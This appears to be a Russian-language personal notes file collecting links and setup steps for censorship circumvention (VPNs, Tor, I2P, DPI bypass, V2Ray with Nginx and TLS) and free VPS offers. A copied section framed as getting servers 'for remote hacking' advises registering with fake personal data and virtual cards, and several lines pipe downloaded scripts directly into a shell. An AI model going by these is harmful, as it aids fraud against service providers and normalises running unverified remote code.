Скрипт для сбора статистики для зон ru/su/rf. Собираются все записи c DNS, Автономная система, переод делегирования
Статистика распределения доменов по AS, IP, NS, MX и прочим параметрам

https://www.verisign.com/en_US/channel-resources/domain-registry-products/zone-file/index.xhtml?loc=en_US
1. Список всех доменов (причем именно всех, а не только тех, которые есть на корневых NSах) .ru,.рф, .su
https://reghouse.ru/upload/ru_domains_reghouse.gz
https://reghouse.ru/upload/rf_domains_reghouse.gz
https://reghouse.ru/upload/su_domains_reghouse.gz
2. Что касается доменных зон, аналогично:
https://reghouse.ru/upload/ru_zone_reghouse.gz
https://reghouse.ru/upload/rf_zone_reghouse.gz
https://reghouse.ru/upload/su_zone_reghouse.gz

проверка блокировки
$ nc -w2 -z 1.1.1.1 53
$ echo $?


VPS
https://www.oracle.com/cloud/free/
VPS на Linux с графическим интерфейсом: запускаем сервер X2Go на Ubuntu 18.04
ЛЕГКИЕ МЕТОДЫ, ЧТОБЫ ПОЛУЧИТЬ БЕСПЛАТНЫЕ VPS / RDP ДЛЯ УДАЛЕННОГО взлома 2019
Метод 1:
Следующие сайты предоставляют бесплатный VPS:

https://www.zettagrid.com/cloudcomputing/30-day-free-trial/
https://www.zettagrid.com/cloudcomputing/30-day-free-trial-2/
http://vpswala.org/
http://ohosti.com/vpshosting.php
https://gratisvps.net/
https://my.letscloud.io/sign-up/
https://developer.rackspace.com/
https://www.vultr.com /
https://www.ionos.com/enterprise-cloud? i ... ofitbricks
https://www.cloudsigma.com/
https://www.digitalocean.com/
http://ezywatch.com/freevps /
https://yellowcircle.net/
https://www.ctl.io/free-trial/
https://www.ihor.ru/
https://www.neuprime.com/l_vds3.php
https://www.apponfly.com/en/
https://www.skysilk.com/
https://sadd.io/

Способ 2:
Введите https://vps.apponfly.com/
Нажмите F12 и откройте Network
Follow эти изображения: https://imgur.com/a/JgnUYqc

Метод: 3
Требования:
- учетная запись Google
- кредитная карта (можно использовать Яндекс VCC)
1. Перейти в Google Cloud | https://cloud.google.com/free/
2. Зарегистрируйтесь и заполните все данные.

Круто, теперь у вас есть 300 $ бесплатно в VPS, на котором вы можете иметь 32 ядра и т.д. Наслаждайтесь)

Способ 4.
Перейдите по адресу:
https://turbo.net/.

Теперь зарегистрируйте учетную запись:
выберите программу, которую вы хотите использовать (предпочтительно Google Chrome).
Наслаждайтесь бесплатной RDP!

Способ 5:
1. Перейдите по адресу:
https://www.vpsserver.com/?affcode=0e0f79a9d02f

2. Зарегистрируйте и проверьте свою электронную почту
3. Выберите, какую ОС вы хотите - windows server / ubuntu
4. Теперь подождите 30 минут для сборки сервера
5. Теперь перейдите к панели управления и получите пользователя / пароль для удаленного рабочего стола
6. Круто, поздравляю Теперь у вас есть бесплатный VPS

Метод 6:
Получите пожизненный бесплатный VPS:

1. Закажите «BackupHD Classic». Free https://www.euserv.com/en/cloud/backup-hd-free.php
2. Войдите в клиентскую доску и проверьте, был ли заключен договор.
3. Подождите, пока контракт не будет обработан (это займет несколько часов).
Вы получите электронное письмо, когда это будет сделано.
4. Нажмите «Выбрать» за своим контрактом.
5. Нажмите «Центр инноваций и испытаний» в левом меню.
6. Нажмите «Запрошенное участие за закрытым бета-тестом CBCI».
7. Подождите, пока ваш контракт будет обработан (это может занять несколько часов).
В настоящее время вы можете установить свой сервер через панель клиентов, и у вас также есть немного места для резервного копирования.

Способ 7.
Получите бесплатный VPS / RDP менее чем за 5 минут:

1. Перейдите на serveroffer.lt и просматривайте их сайт в течение одного момента или около того, пока не получите сообщение, подобное этому https://gyazo.com/c4d311cd614af5239b2a6f5b77cc9d68
2. Отвечайте на них приятно.
3. Они спросят вас, какой пакет вам нужен
4. Выберите одну из своих услуг, например, VDS-10. Это чрезмерно;
Я думаю, VDS-3 или VDS-4, если это возможно.
5. Попытайтесь использовать разные серверы на случай, если вам понадобится
6. Они также запросят учетную запись, просто сделайте это с поддельными данными (поддельная информация)
7. Они также получат некоторые Для получения информации об ОС выберите Debian 9, поскольку Windows обязуется запустить ОС, а это пустая трата ресурсов.
8. Вы получите информацию о своем сервере в своей электронной почте.

Способ 8.
Сначала откройте следующую ссылку и зарегистрируйтесь, чтобы получить свои 10 долларов. кредит.
https://cloud.digitalocean.com/settings/billing

Заполняя данные для выставления счета, нажмите «Есть промо-код?»
внизу страницы.
Введите любой из промо-кодов, чтобы получить дополнительный кредит:
DOPRODUCT15 (получите $ 15 БЕСПЛАТНО)
На первом этапе вы получите свой первый кредит в размере 10 долларов США, а с помощью дополнительных промо-кодов вы можете получить до 35 долларов США на все кредиты.
Примечание: некоторые коды дают больше кредитов на более высокие планы.
Примечание. Если в этот момент ваш код не работает, откройте заявку и ваша проблема должна быть решена.
Для Кредитной карты -> Использовать VCC с низким стимулом внутри (Для проверки), остальные вы можете использовать fakenamegenerator для заполнения деталей.
Многомесячный VPS = $ 5.
Таким образом, вы получите 5-месячный VPS-
https://gist.github.com/phimyo

бесплатная пробная версия DigitalOcean

1. Используйте реферальную ссылку ; за первый месяц по 10 долларов бесплатно или два месяца по 5 долларов бесплатно.

2. Пробные 3 дня бесплатно DigitalOcean на Cloudways здесь ; это один из самых простых способов быстро развернуть полностью управляемый сервер (опционально с готовым WordPress) за считанные минуты.

Вариант 1. Вам необходимо ввести данные кредитной карты.
Вариант 2. Просто зарегистрируйте аккаунт; данные кредитной карты не нужны.

метод 9:
1. Перейдите на https://dash.hokocloud.com/login#/register
2. Зарегистрируйте и подтвердите учетную запись с вашей электронной почты.
3. Перейдите в сегмент VPS - БЕСПЛАТНЫЙ VPS
4. Выберите Правило 1 - Правило 1
5. Выберите бесплатный тариф
6. Выберите нужный сервер.
7. Ваш бесплатный VPS готов к

сбору всех этих бесплатных источников VPS / RDP.
Немногие могут не работать в зависимости от изменения их TOS со временем.

https://www.euserv.com/en/cloud/backup-hd-free.php

цензура и безопасность

https://ntc.party/
https://ssd.eff.org/ru/
https://privacytools.ru/
http://www.cypherpunks.ru/Links.html#Links
https://www.cryptoparty.in/learn/handbook
https://ru.thatoneprivacysite.net/
https://github.com/StreisandEffect/streisand
https://github.com/StevenBlack/hosts
https://antizapret.prostovpn.org/
https://bitbucket.org/anticensority/antizapret-vpn-container/src/master/
https://mega.nz/file/dQsEnTCI#dJSGN5tbOriszN_HXQk-wDiNvwN41WN3kpIt7JynNrA
https://github.com/simple-2ch/thread/blob/main/head.txt

Бесплатные VPN-серверы (OpenVPN)
Бесплатные VPN-серверы (L2TP/IPsec)
Бесплатные VPN-серверы (SSTP)

https://t.me/OutlineVpnOfficial

https://www.privacytools.io/classic/
https://www.stateofthedapps.com/
https://github.com/gdamdam/awesome-decentralized-web

https://zeronet.io/
https://zeronet.io/docs/faq/
https://github.com/remiflavien1/awesome-darknet

https://www.ovpn.com/en

https://ntc.party/

DNS
https://github.com/NLnetLabs/unbound
https://unbound.docs.nlnetlabs.nl/en/latest/

анонимайзеры
https://weboproxy.com/
https://www.croxyproxy.com/
https://www.proxysite.com/
https://proxysite.pro/
https://proxysite.cloud/
https://unblockproxy.me/
http://fiberprox.me/
https://www.genmirror.com/
https://proxy.pattyland.de/
http://free-webproxy.com/
https://polvoestelar.mx/fenicia2/


расширения для браузеров
https://browsec.com/en/
https://vpn-free.pro/
Обход блокировок Рунета
https://github.com/anticensority/runet-censorship-bypass/wiki

------------------------------------------------------------------------
https://github.com/slackhq/nebula

Shellinabox — если вдруг заблокируют SSH

Bleeding-edge обход блокировок с полной маскировкой: настраиваем сервер и клиент XRay с XTLS-Reality быстро и просто

Marzban
https://pikabu.ru/story/proksyatinoy_zapakhlo_10739939
https://github.com/Gozargah/Marzban-scripts/raw/master/marzban.sh
------------------------------------------------------------------------
https://mega.nz/folder/c7sAARKb#k_erI9nbPP2Ziavndw17gg
Надежный обход блокировок в 2024: протоколы, клиенты и настройка сервера от простого к сложному
Обходим блокировки через свой прокси впн который точно не заблокируют
https://github.com/MHSanaei/3x-ui
Строим туннели. Разбираемся с новинками VPN
https://sites.google.com/site/addsharming/vpn/stroim-tunneli-razbiraemsa-s-novinkami-vpn
FAQ по Shadowsocks/XRay/XTLS/Reality/Nekobox/etc. для обхода блокировок
OpenConnect: недетектируемый VPN, который вам понравится
GOST: швейцарский нож для туннелирования и обхода блокировок
Особенности проксирования через CDN/Websocket/gRPC для обхода блокировок
Domain fronting для чайников, и как его использовать для обхода блокировок
DNSTT. DNS туннель для обхода блокировок
Интернет-цензура и обход блокировок: не время расслабляться
Почему VLESS скоро заблокируют
Современные технологии обхода блокировок: V2Ray, XRay, XTLS, Hysteria, Cloak и все-все-все
Bleeding-edge обход блокировок с полной маскировкой: настраиваем сервер и клиент XRay с XTLS-Reality быстро и просто
Программы-клиенты для протоколов недетектируемого обхода блокировок сайтов: V2Ray/XRay, Clash, Sing-Box, и другие
XTLS Reality Steal + Shadowsocks2022. Настройка Ubuntu, Docker и масштабирование с помощью Subcriptions
FAQ по Shadowsocks/XRay/XTLS/Reality/Nekobox/etc. для обхода блокировок


https://web.archive.org/web/20230000000000*/https://habr.com/ru/users/MiraclePtr/publications/articles/
https://miracleptr.wordpress.com/2023/10/29/faq-по-shadowsocks-xray-xtls-reality-nekobox-etc-для-обхода-блокировок/
------------------------------------------------------------------------
Как обойти блокировку провайдера «Ростелеком» для https-сайтов внесенных в реестр запрещенных сайтов?
Ростелеком обновил механизм блокировки сайтов — обходим снова
Список лучших бесплатных анонимайзеров
почему у провайдера Ростелеком сайты работают через жопу:

Обход прокси используя ssh, dynamic port forwarding | Bypassing proxy limits using ssh, dynamic port

Расшариваем веб-сайт на localhost в глобальную сеть интернет.
установка XRDP, VNC и SSH, SSLH: Прячем SSH/HTTPS/OpenVPN/Telegram за единым портом 443

Временное письмо прямо с вашего терминала
https://github.com/sdushantha/tmpmail

https://protonmail.com/ru/
http://protonirockerxow.onion/
https://play.google.com/store/apps/details?id=ch.protonmail.android

Как устроен СОРМ?

Как заблокировать IP адрес с помощью ufw на Ubuntu Linux

nano /etc/ufw/before.rules
# Block страница блокировки РосТелеком
-A ufw-before-input -s 95.167.13.50 -j DROP
-A ufw-before-input -s 95.167.13.51 -j DROP

ufw reload

nano /etc/host
127.0.0.1 warning.rt.ru

Блокировку Роскомнадзора можно обойти, добавив точку в конец адреса web-сайта

SSH
Доступ к ssh серверу через очень зарегулированное подключение
Shellinabox — если вдруг заблокируют SSH
https://github.com/sshuttle/sshuttle
https://www.stunnel.org/config_unix.html
https://github.com/erebe/wstunnel
https://github.com/tsl0922/ttyd
https://github.com/stuicey/SSHy
https://xtermjs.org/

Tor
https://www.torproject.org/ru/download/
https://gitlab.torproject.org/tpo/core/tor
https://check.torproject.org/
https://bridges.torproject.org/
http://deb.torproject.org/
https://help.ubuntu.ru/wiki/tor
https://wiki.debian.org/TorBrowser
https://ssd.eff.org/ru/module/руководство-по-использованию-tor-для-linux
https://sheensay.ru/tor
https://gitlab.torproject.org/tpo/core/oniux
oniux curl https://сайт
Анонимизация трафика утилит командной строки с ProxyChains
ProxyChains-NG
Настройка прокси в Linux. Анонимность в стиле Mr. Robot. Proxychains-ng.
Как: Установить Tor в Linux — Ubuntu/Debian/Mint и т.п.
установка tor в debian
Включаем Tor на всю катушку — «Хакер»
Как обойти блокировку Tor
Типичные ошибки, приводящие к деанонимизации
Tor: от азов до продвинутого уровня
Типичные ошибки, приводящие к деанонимизации

Использование Tor Expert Bundle на localhost

Практика использования анонимной сети Tor
Вариант 1: использование tor и Chromium
Установка сервиса:
sudo pacman -S tor torsocks

Запуск, остановка, и так далее производятся, как обычно:
sudo systemctl start tor
sudo systemctl stop tor

Сервис Tor работает, как socks-прокси на 127.0.0.1:9050. Любую программу можно заставить работать через Tor при помощи утилиты torify:
curl https://eax.me/ip/ -o -
torify curl https://eax.me/ip/ -o -

Если torify по какой-то причине не работает (я сталкивался с таким на старых версиях Ubuntu), попробуйте также утилиту proxychains. Она по умолчанию настроена на использование Tor, поэтому даже конфиг (/etc/proxychains.conf) не придется трогать.

Теперь — запуск Chromium:
chromium --proxy-server="socks5://127.0.0.1:9050" \
--host-resolver-rules="MAP * 0.0.0.0 , EXCLUDE 127.0.0.1" \
--incognito http://godnotaba36dsabv.onion/

Первый ключ говорит использовать указанный socks-прокси, второй — перенаправлять через него в том числе и DNS трафик. Заметьте, что чтобы это работало, Chromium сначала нужно закрыть.

Вариант 2: использовать Tor Browser

Заходим на .onion ресурсы
В сети Tor существуют поисковые системы, например, Torch и Candle.
каталоги сайтов. Вот некоторые из них:

С их помощью вы без труда найдете все остальные внутренние ресурсы сети — форумы, торренты, почту, jabber, магазины, обменники валют, и многие другие.

Поднимаем свой .onion ресурс
Ставим Nginx:
sudo pacman -S nginx
sudo systemctl enable nginx
sudo systemctl start nginx
curl localhost:80 -o -
Должны увидеть знаменитое Welcome to nginx!.

Ставим Tor:
sudo pacman -S tor torsocks

Дописываем в файл /etc/tor/torrc:
HiddenServiceDir /var/lib/tor/hidden_service/
HiddenServicePort 80 127.0.0.1:80
# можно указывать несколько портов:
HiddenServicePort 22 127.0.0.1:22

Запускаем Tor:
sudo systemctl enable tor
sudo systemctl start tor

Обязательно делайте резервную копию /var/lib/tor/hidden_service/ — без нее вы не сможете перенести свой сайт на другую машину, сохранив доменное имя. В файле hostname вы увидите сгенерированное доменное имя. Можно вбить его в Tor Browser и убедиться, что вы увидите Welcome to nginx!. Заметьте, что весь трафик уже шифруется, и вы эффективно получаете SSL/TLS безо всяких там центров сертификации!

Можно подрубиться и по SSH:
torify ssh eax@g5a6wykhm2ajtwvk.onion

Настроим проброс порта 3003, как это было описано выше. Затем скажем:
sudo pacman -S gnu-netcat
nc -l -p 3003

На другой машине говорим:
torify telnet g5a6wykhm2ajtwvk.onion 3003

В итоге получили анонимный чат с end to end шифрованием! Для большего удобства можно использовать специализированный LAN-чаты. Например, iptux (AUR) имеет GUI и поддерживает обмен файлами. Также для обмена файлами через Tor существует программа OnionShare (AUR).

I2P
http://geti2p.net/
https://i2pd.website/
http://search.i2p/
https://github.com/PurpleI2P/i2pd/releases
https://github.com/PurpleI2P/i2pdbrowser
http://deb.i2p2.no/
https://i2pd.readthedocs.io/en/latest/user-guide/install/
https://launchpad.net/~purplei2p
sudo add-apt-repository ppa:purplei2p/i2pd
sudo apt-get update
sudo apt-get install i2pd

https://hub.docker.com/r/meeh/i2pd
https://hub.docker.com/r/kytv/i2pd/
https://github.com/PurpleI2P/i2pd-android
https://4pda.to/forum/index.php?showtopic=369746
https://play.google.com/store/apps/details?id=net.i2p.android
https://f-droid.org/packages/net.i2p.android.router/


I2P mail + Thunderbird + OpenPGP
«Пурпурный» I2P — окно в мир C++ приложений
Как в первый раз запустить i2pd: инструкция под Debian/Ubuntu
Как пользоваться i2pd: исчерпывающая инструкция под MS Windows
https://vk.com/purplei2p.i2pd

Yggdrasil
https://ru.wikipedia.org/wiki/Yggdrasil
https://wiki.archlinux.org/title/Yggdrasil_(Русский)
Добро пожаловать на wiki пользователей сети Yggdrasil
https://howto.yggno.de/yggdrasil:yggdrasil
Yggdrasil-mesh глазами пентестера

обход DPI
https://github.com/ntop/nDPI
https://github.com/vel21ripn/nDPI
https://github.com/betolj/ndpi-netfilter/

Применение технологии Deep Packet Inspection (DPI) в Linux Debian 7 (wheezy)
installing and configuring ndpi-netfilter for traffic controlling on RedHat/CentOS 7
Сборка ядра для Ubuntu с патчами IMQ и nDPI (UPD. Актуализировано под 18.04)
nDPI как модуль iptables (ndpi-netfilter) на Orange PI
iptables -m ndpi --help
iptables -A FORWARD -m ndpi --youtube -j DROP
iptables -I POSTROUTING -m ndpi --quic -j DROP

Автономный способ обхода DPI и эффективный способ обхода блокировок сайтов по IP-адресу
Автономное, без задействования сторонних серверов, средство противодействия DPI.
Автономный способ обхода DPI и эффективный способ обхода блокировок сайтов по IP-адресу
Обход блокировки провайдеров Дом.ru, Ростелеком, ОнЛайм при помощи iptables
https://github.com/bol-van/zapret
https://reqrypt.org/reqrypt.html
https://github.com/basil00/reqrypt
https://bitbucket.org/ValdikSS/goodbyedpi/src
https://github.com/ValdikSS/blockcheck
https://github.com/ValdikSS/GoodbyeDPI
https://rutracker.org/forum/viewtopic.php?t=5171734
https://github.com/StreisandEffect/streisand
https://reqrypt.org/reqrypt.html

https://github.com/bol-van/zapret/blob/master/docs/quick_start.txt
https://github.com/nomoresat/DPITunnel-cli
https://github.com/hufrea/byedpi
https://github.com/dovecoteescapee/ByeDPIAndroid
https://github.com/nomoresat/DPITunnel-cli
https://github.com/krlvm/PowerTunnel-Android
https://github.com/SadeghHayeri/GreenTunnel
https://github.com/xvzc/SpoofDPI
https://github.com/heiher/hev-socks5-tunnel


как заблокировать в офисной сетке
http://www.squidguard.org/blacklists.html
IPFilter: Как скрыть существование файрвола?
Squid: Анонимен ли ваш прокси?
"А король-то голый!" или Как заблокировать Телеграм
MTProto proxy: видим факт использования прокси пользователем
Блокируем Хамачи
Cisco: Как заблокировать Opera Turbo
Cisco: Как заблокировать Browsec
Cisco: Как заблокировать ZenMate
Cisco: Как заблокировать Hola
Cisco: Как заблокировать Stealthy
Squid + SquidGuard: Блокирование TLD
Cisco: Блокируем P2P с NBAR
Блокирование Tor средствами IPFilter в Solaris 10
Brocade FOS: Блокирование доступа по telnet

http://www.zapretservice.ru/

установка squid с доступом по группам в AD, squidGuard, lighttpd+lightsquid, sams2 в centos часть 1
установка squid с доступом по группам в AD, squidGuard, lighttpd+lightsquid, sams2 в centos часть 2

разное

http://witch.valdikss.org.ru/
https://github.com/ValdikSS/p0f-mtu-script
Деанонимизируем пользователей Windows и получаем учетные данные Microsoft и VPN-аккаунтов
https://msleak.perfect-privacy.com/
https://www.perfect-privacy.com/en/blog/security-issue-in-windows-leaks-login-data

15 лучших и бесплатных инструментов компьютерного криминалиста
70+ бесплатных инструментов для компьютерной криминалистики (форензики)

Исследуем «Ревизор» Роскомнадзора
Ищем и скачиваем непопулярные и старые файлы в интернете
Анонимность в современном мегаполисе

список доступных криптографических инструментов и децентрализованных сервисов.
разное
http://osmocom.org/projects/openbsc
https://openwireless.org/
http://guifi.net/en
https://freifunk.net/en/


В связи с тотальной прослушкой интернет-каналов и прозрачностью коммерческих интернет-компаний перед государственными органами сейчас остро встал вопрос о мерах противодействия. Для пользователя самый эффективный вариант — использование криптографических инструментов и децентрализованных сервисов.
Ниже предоставлен список доступных способов анонимизации и защиты своих прав. Использовать на свой страх и риск.
раскрыть тему
AnoNet — децентрализованная сеть между друзьями с использованием VPN и программных BGP-маршрутизаторов.
http://wiki.ucis.nl/Anonet

Bitcoin — криптовалюта.
https://bitcoin.org/en/

BitPhone — мобильное коммуникационное устройство, работающее на базе децентрализованной сети в стиле Bitcoin.
http://www.gullicksonlaboratories.com/projects/bitpho..

BitMessage — коммуникационный протокол P2P, используемый для обмена зашифрованными сообщениями от одного пользователя ко многим подписчикам.
https://bitmessage.org/wiki/Main_Page

Commotion Wireless open source коммуникационный инструмент, работающий на мобильных телефонах, компьютерах и других беспроводных устройствах для создания децентрализованных mesh-сетей.
http://oti.newamerica.net/commotion_wireless_0

Cryptosphere — распределенное зашифрованное облачное хранилище на базе модели данных Git.
https://github.com/cryptosphere/cryptosphere

Drogulus (WIP) — программируемое P2P-хранилище данных с поддержкой криптографии.
http://drogul.us/

Сеть eDonkey — файлообменная децентрализованная сеть для обмена большими файлами.
http://en.wikipedia.org/wiki/EDonkey_network

Freenet — свободное программное обеспечения для анонимного обмена файлами, публикации сайтов (доступны только через Freenet), чатов и форумов.
https://freenetproject.org/

Freifunk — некоммерческая инициатива по созданию свободной децентрализованной mesh-сети. Прошивки Freifunk основаны на OpenWRT и OLSR или B.A.T.M.A.N.
http://wiki.freifunk.net/Kategorie:English

GNUnet — фреймворк для безопасных peer-to-peer коммуникаций без использования центральных или промежуточных серверов.
https://gnunet.org/

Grimwire — браузерное приложение, которое использует Web Workers для изоляции процессов и WebRTC для peer-to-peer коммуникаций.
http://blog.grimwire.com/#2013-04-04-grimwire.md

Guifi — европейская (преимущественно, испанская) большая mesh-сеть с более чем 22000 активными узлами WiFi и 25 км оптоволокна.
http://guifi.net/

I2P — анонимизирующая сеть, использующая несколько уровней шифрования.
https://geti2p.net/en/

Kademlia — распределенная хэш-таблица для P2P-сетей.
http://en.wikipedia.org/wiki/Kademlia

NameCoin — распределенная система DNS на технологии Bitcoin.
http://namecoin.info/

Nightweb — экспериментальное приложение для Android или ПК, которое позволяет публиковать контент и общаться через BitTorrent поверх I2P.
https://nightweb.net/

LibreVPN — виртуальная mesh-сеть с конфигурационными скриптами, позволяющими поднять собственный mesh-VPN.
http://librevpn.org.ar/

OpenNIC Project — открытый и демократичный альтернативный DNS-провайдер.
http://www.opennicproject.org/

Osiris — ПО для децентрализованного портала, управляемого и работающего по P2P.
http://www.osiris-sps.org/

PeerCDN — автоматически раздает статичные ресурсы на сайте (изображения, видео, файлы) через P2P-сеть, составленную из посетителей, который в данный момент находятся на сайте.
https://peercdn.com/

PeerCoin/PPCoin — первая криптовалюта, основанная на реализации одновременно систем proof-of-stake и proof-of-work.
http://ppcoin.org/

PeerServer — пиринговая клиент-серверная технология, с использованием WebRTC, где ваш браузер работает как сервер для других браузеров через пиринговые P2P-каналы WebRTC.
http://www.peer-server.com/

Phantom — система децентрализованной интернет-анонимности.
https://code.google.com/p/phantom/

Project Byzantium — Linux-дистрибутив с поддержкой беспроводных mesh-сетей, который обеспечит связь в случае стихийного бедствия или аварии интернет-провайдера.
http://project-byzantium.org/

Project Meshnet ставит целью создание устойчивого децентрализованного альтернативного интернета.
https://projectmeshnet.org/

Quick mesh project — прошивка на базе OpenWRT для создания mesh-сетей.
http://qmp.cat/Home

RetroShare — open-source, децентрализованная коммуникационная платформа для чатов и обмена файлами.
http://retroshare.sourceforge.net/

Serval Project позволяет осуществлять звонки между мобильными телефонами без использования базовых станций.
http://www.servalproject.org/

Syndie — немецкая open-source система для поддержки распределенных форумов.
http://syndie.i2p2.de/

Tahoe-LAFS — свободная распределенная файловая система с дублированием информации.
https://tahoe-lafs.or/

Tavern — распределенная, анонимная невзламываемая сеть, защищенная от любого пользователя извне.
https://tavern.com/

Telehash — новый криптографический протокол на базе JSON, позволяющий быстро создавать защищенные P2P-приложения.
http://telehash.org/

FNF — организация Free Network Foundation для информационной поддержки в создании локальных беспроводных сетей.
https://thefnf.org/

Tonika — распределенная социальная сеть, в которой коммуникации осуществляются напрямую между друзьями.
http://pdos.csail.mit.edu/~petar/5ttt.org/

Tor — многоступенчатая сеть анонимайзеров, браузер.
https://www.torproject.org/

Tox — проект, ставящий целью создать P2P-альтернативу Skype.
https://github.com/irungentoo/toxcore/blob/master/doc..

Tribler — проект по созданию интернета, свободного от цензуры, развивается уже восемь лет, создано экспериментальное приложение для Android.
https://github.com/Tribler/tribler/wiki

Unhosted — бессерверные веб-приложения, которые исполняются в браузере клиента.
https://unhosted.org/

Vole — социальная сеть в браузере, без центрального сервера, использует Bittorrent, Go и Ember.js, а также Bittorrent Sync.
http://vole.cc/

ZeroTier One — open source приложение для создания огромных распределенных Ethernet-сетей. Используется end-to-end шифрование для всего трафика. Есть коммерческая и бесплатная версия.
https://www.zerotier.com/

http://vpnazure.net/en/
Строим туннели. Разбираемся с новинками VPN

Как обойти блокировку Telegram в России с помощью протокола SOCKS5
http://spys.one/proxys/

https://t.me/TgVPNbot?start=promo_tgproxy

Telegram выпустил официальный MTProto Proxy Server
https://hub.docker.com/r/telegrammessenger/proxy/
https://github.com/TelegramMessenger/MTProxy

Помните: используя критографические (шифровальные) системы, вы не нарушаете закон — вы защищаете своё право на анонимность.

https://ssd.eff.org/ru/
https://privacytools.ru/
http://www.cypherpunks.ru/Links.html#Links
https://www.cryptoparty.in/learn/handbook
https://ru.thatoneprivacysite.net/

Почта работающая с tor browser
https://www.xmail.net/teapot/webxmail/

просмотр сайтов как в мобильнике
http://google.com/gwt/n?u=ubuntu.ru
https://googleweblight.com/?lite_url=http://flibusta.is

15 лучших и бесплатных инструментов компьютерного криминалиста
70+ бесплатных инструментов для компьютерной криминалистики (форензики)
Что посмотреть в даркнете: 15 сайтов, которые не нарушают закон


https://vk.com/wall-38219274_51991


раскрыть для чтения
https://github.com/v2fly
https://www.v2fly.org/en_US/guide/start.html
https://hub.docker.com/r/v2fly/v2fly-core

Установка
Самый быстрый способ — использовать официальный установочный скрипт для Linux:
curl -Ls https://raw.githubusercontent.com/v2fly/fhs-install-v2ray/master/install-release.sh | sudo bash

Этот скрипт установит ядро в /usr/local/bin/v2ray и подготовит директории для конфигурации.
2. Конфигурация
Файл настроек обычно находится по пути /usr/local/etc/v2ray/config.json. Для минимальной работы (протокол VMess) необходимо:
Сгенерировать UUID (ваш идентификатор/пароль): cat /proc/sys/kernel/random/uuid.
Отредактировать файл, указав в секции inbounds:
port: номер порта (например, 10086).
protocol: vmess.
id: ваш сгенерированный UUID.

Запуск и проверка
После сохранения настроек активируйте службу:
Запуск: sudo systemctl start v2ray.
Автозапуск: sudo systemctl enable v2ray.
Проверка статуса: systemctl status v2ray.

Для подключения используйте приложения v2rayN (Windows), v2rayA (Linux/Web) или V2Box (iOS). В клиенте нужно создать новый профиль, указав IP сервера, порт, протокол (VMess) и ваш UUID.

Где указывать «пароли» (UUID) в конфиге
В файле /usr/local/etc/v2ray/config.json пользователи перечисляются в массиве clients внутри секции inbounds


Важные моменты:
Генерация: Чтобы создать новый «пароль», выполните в терминале команду cat /proc/sys/kernel/random/uuid.
Идентификация: Поле email необязательно, оно служит только для того, чтобы вы могли отличить один UUID от другого в логах.
Протокол Trojan: Если вы используете протокол Trojan, там вместо UUID используется обычная текстовая строка (пароль). В секции settings для него это выглядит так: "clients": [{"password": "ваш_пароль"}].
Протокол Shadowsocks: Если вы настраиваете Shadowsocks внутри V2Ray, пароль задается в поле "password": "ваш_пароль" в настройках входящего соединения.


Для протокола VMess "паролем" является UUID. Вот минимальный рабочий пример секции inbounds для файла config.json.
Пример конфига (Server side)


Главные правила:
UUID: Должен быть в формате 8-4-4-4-12 символов. Генерируйте новый для каждого клиента командой cat /proc/sys/kernel/random/uuid.
alterId: В современных версиях V2Fly (V2Ray 4.28.1+) рекомендуется ставить 0. Если на клиенте стоит старое приложение, может потребоваться одинаковое значение (например, 64) и там, и там.

Получение сертификата
Самый простой способ — использовать acme.sh. Замените example.com на ваш домен:
bash
curl https://get.acme.sh | sh
~/.acme.sh/acme.sh --set-default-ca --server letsencrypt
~/.acme.sh/acme.sh --issue -d example.com --standalone

После этого скопируйте файлы сертификатов в папку V2Ray:
bash
~/.acme.sh/acme.sh --install-cert -d example.com \
--fullchain-file /usr/local/etc/v2ray/v2ray.crt \
--key-file /usr/local/etc/v2ray/v2ray.key

Конфигурация сервера (VMess + TLS)
Отредактируйте /usr/local/etc/v2ray/config.json, добавив блок streamSettings:


Настройка VMess + WS + TLS
Настройка сервера (config.json)
Измените блок streamSettings, чтобы добавить поддержку WebSocket и указать путь (path):


Настройка Cloudflare (необязательно, но полезно)
Если вы хотите скрыть IP сервера:
В панели Cloudflare (раздел DNS) включите «Proxy status» (оранжевое облако) для вашей записи.
В разделе SSL/TLS установите режим «Full» или «Full (strict)».
3. Настройка клиента
В приложении укажите:
Транспорт/Сеть: ws (WebSocket).
Путь (Path): /video.
TLS: Включено.
SNI / Pseudo-host: ваш домен.

Использование Nginx в качестве фронтенда — самый надежный метод. Для цензора это выглядит как обычный сайт (например, блог), но обращения к секретному пути Nginx перенаправляет в V2Ray.
1. Конфигурация Nginx
Создайте файл /etc/nginx/sites-available/v2ray и вставьте туда настройки:


Не забудьте активировать конфиг: ln -s /etc/nginx/sites-available/v2ray /etc/nginx/sites-enabled/ и перезапустить Nginx: systemctl restart nginx.
2. Конфигурация V2Ray (изменения)
Теперь сервер V2Ray должен слушать только локальный порт и без TLS (так как TLS уже обрабатывает Nginx):


Итог
Снаружи: Всё выглядит как HTTPS-сайт на 443 порту.
Внутри: Nginx «отрезает» запросы на /video и отдает их V2Ray.

Настройка клиента
В приложении (например, v2rayN или V2Box) измените следующие параметры:
Port: 443
TLS: включить (on / tls)
SNI (Server Name): ваш домен (example.com)
Важно: Убедитесь, что порт 80 (для выпуска сертификата) и 443 (для работы V2Ray) открыты в фаерволе: ufw allow 80,443/tcp.
Рекомендуемые клиенты:
https://github.com/2dust/v2rayNG
https://github.com/2dust/v2flyNG

В чем разница?
v2rayNG — это стандартный графический клиент. Он самый стабильный и проверенный.
v2flyNG — часто используется для тестов новых функций ядра V2Fly.

Где взять правильный v2rayNG:
GitHub (рекомендуется): https://github.com/2dust/v2rayng/releases (ищите APK с пометкой arm64-v8a).
Google Play: v2rayNG.

Как быстро настроить:
Скачайте .apk (обычно файл v2rayNG_x.x.x_arm64-v8a.apk).
Нажмите "+" в приложении.
Выберите Type: VMess.
Введите данные из вашего конфига:
Address: ваш домен.
Port: 443.
ID: ваш UUID.
Security: auto.
Network: ws.
Path: /video.
TLS: tls.


Вот готовый шаблон для вашей конфигурации (VMess + WS + TLS).
1. Подготовьте данные
Замените значения на свои:
v: Версия (оставляем 2)
ps: Название профиля (любое имя)
add: Ваш домен (например, myserver.com)
port: 443
id: Ваш UUID
path: /video
sni: Ваш домен

Готовая ссылка (пример)


Чтобы быстро получить готовую ссылку прямо в консоли сервера (без сторонних сайтов), выполните эту команду.
Замените ВАШ_ДОМЕН и ВАШ_UUID на свои данные перед запуском:


Что делает эта команда:
Формирует нужный JSON.
Кодирует его в Base64 (флаг -w 0 убирает переносы строк).


Как импортировать в v2rayNG:
Возьмите получившуюся Base64-строку.
Добавьте в начало префикс vmess://.
Итоговая строка должна выглядеть примерно так: vmess://eyB2IjogIjIiLCAicHMiOiAiTW...
Скопируйте её в телефоне.
В v2rayNG нажмите "+" вверху и выберите "Import config from clipboard"

